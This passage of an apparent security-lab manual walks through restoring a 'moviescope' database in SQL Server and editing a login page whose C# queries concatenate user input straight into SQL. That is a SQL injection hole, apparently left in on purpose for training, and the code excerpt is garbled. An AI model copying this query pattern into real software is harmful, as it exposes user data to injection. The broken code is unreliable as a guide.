
12. Expand the **Databases** node in the **Object Explorer** section. Observe that the **moviescope** database folder appears, which implies that it has been successfully created.
13. Right-click on the **moviescope** database and select **Tasks** → **Restore** → **Database...**




- The **Restore Database - moviescope** window appears, displaying the database name (**moviescope**) in the **Database** field in the **Destination** section.
- Select the **Device** radio button in the **Source** section and click the  button located parallel to the **Device** field.




16. The **Select backup devices** dialog box appears; click the **Add** button.
17. In the **Locate Backup File** window, navigate to the backup file (**moviescope.bak**) located at **C:\inetpub\wwwroot\moviescope\DB**.
18. Select the backup file and then click **OK**.




19. In the **Select backup devices** window, the location of the **moviescope.bak** website is listed in the **Backup media** section. Click **OK**.



20. Observe that the backup file has been successfully added. Ensure that the backup file is checked.



- Click **Options** in the left pane, check **Overwrite the existing database (WITH REPLACE)** in the **Restore options** section, and then click **OK**.



- A **Microsoft SQL Server Management Studio** pop-up appears, stating that the database has been successfully created. Click **OK**.
- You have successfully restored the database of moviescope on your machine.
- Close the **Microsoft SQL Server Management Studio** window.
- Follow steps **28–34** from the previous GoodShopping configuration task to configure the MovieScope site as **www.moviescope.com**.

26. Navigate to **C:\inetpub\wwwroot\moviescope** and open the **login.aspx.cs** file in **Notepad++** or **Notepad**.
27. Scroll down to the **cmd.CommandText** tag on **line no. 34** and **64** and replace the keyword **Upwd** with **password** in both the lines.


```

33 cmd.Connection = con;
34 cmd.CommandText = "select * from User_Login where Username=' + txtusername.Text.ToLower() + ' and password=' +
35 SqlDataAdapter da = new SqlDataAdapter(cmd);
36 DataSet ds = new DataSet();
37 da.Fill(ds);
38 if (ds.Tables[0].Rows.Count > 0)
39 {
40     Session["userSession"] = ds.Tables[0].Rows[0]["Uname"].ToString();
41     Session["userIDSession"] = ds.Tables[0].Rows[0]["UId"].ToString();
42     Response.Redirect("index.aspx");
43 }
44 else
45 {
46     lblerror.Text = "Invalid username/password";
47 }
48 }
49 else
50 {
51     // lblerror.Text = "Invalid username/password";
52 }
53 }
54 } (Exception ex) { }
55 }
56 } void btnlogin_Click(object sender, EventArgs e)
57 {
58 }
59 {
60 if (!string.IsNullOrEmpty(txtusername.Text.Trim()) && !string.IsNullOrEmpty(txtpwd.Text.Trim()))
61 {
62     SqlCommand cmd = new SqlCommand();
63     cmd.Connection = con;
64     cmd.CommandText = "select * from User_Login where Uname=' + txtusername.Text.ToLower() + ' and password=' +
65     SqlDataAdapter da = new SqlDataAdapter(cmd);

```

28. **Save** the file and **close** it.

29. Click the **Type here to search** icon (🔍) from the lower section of **Desktop** and type **microsoft**. From the results, click **Microsoft SQL Server Management Studio**.
30. The **Microsoft SQL Server Management Studio** window appears; click **Connect**. Expand the **Databases** node and the **moviescope** node from the left-hand pane. Under the **moviescope** node, expand the **Tables** node. From the available tables under the **Tables** node, right-click the **dbo.User_Profile** table. From the context menu, select the **Select Top 1000 Rows** option.



31. The content of the **dbo.User_Profile** table appears, as shown in the screenshot below.

The screenshot shows a SQL Server query window with the following SQL code:

```


/***** Script for SelectTopNRows command from SSMS *****/
SELECT TOP (1000) [UId]
, [username]
, [firstname]
, [lastname]
, [email]
, [gender]
, [dateofbirth]
, [age]
, [address]
, [contactnumber]
FROM [moviescope].[dbo].[User_Profile]
    
```

The results pane displays the following data:

UId	username	firstname	lastname	email	gender	dateofbirth	age
1	sam	sam	houston	sam@moviescope.com	male	10-10-1975	38
2	john	john	smith	john@moviescope.com	male	15-12-1968	45
3	kety	kety	perry	kety@moviescope.com	female	06-01-1980	33
4	steve	steve	jobs	steve@moviescope.com	male	20-05-1983	30
5	lee	lee	bret	lee@moviescope.com	male	09-08-1988	25


The status bar at the bottom indicates: SERVER2019\SQLEXPRESS (14.0... | SERVER2019\Administrat... | moviescope | 00:00:00 | 5 rows

32. Note the values in the **dbo.User_Profile** table, as we will add these values to the **dbo.User_Login** table.
33. From the left pane under the **Tables** node, right-click on the **dbo.User_Login** table and navigate to **Script Table as** → **CREATE To** → **New Query Editor Window**.




34. A query tab appears. Press **Ctrl+A** to select the query and press **Ctrl+C** to copy it.

Note: We will use this SQL query to create a new table.




35. Right-click the **dbo.User_Login** table from the left-hand pane and click **Delete** from the options to drop the table.




36. In the **Delete Object** window, click the **OK** button. The table is deleted.

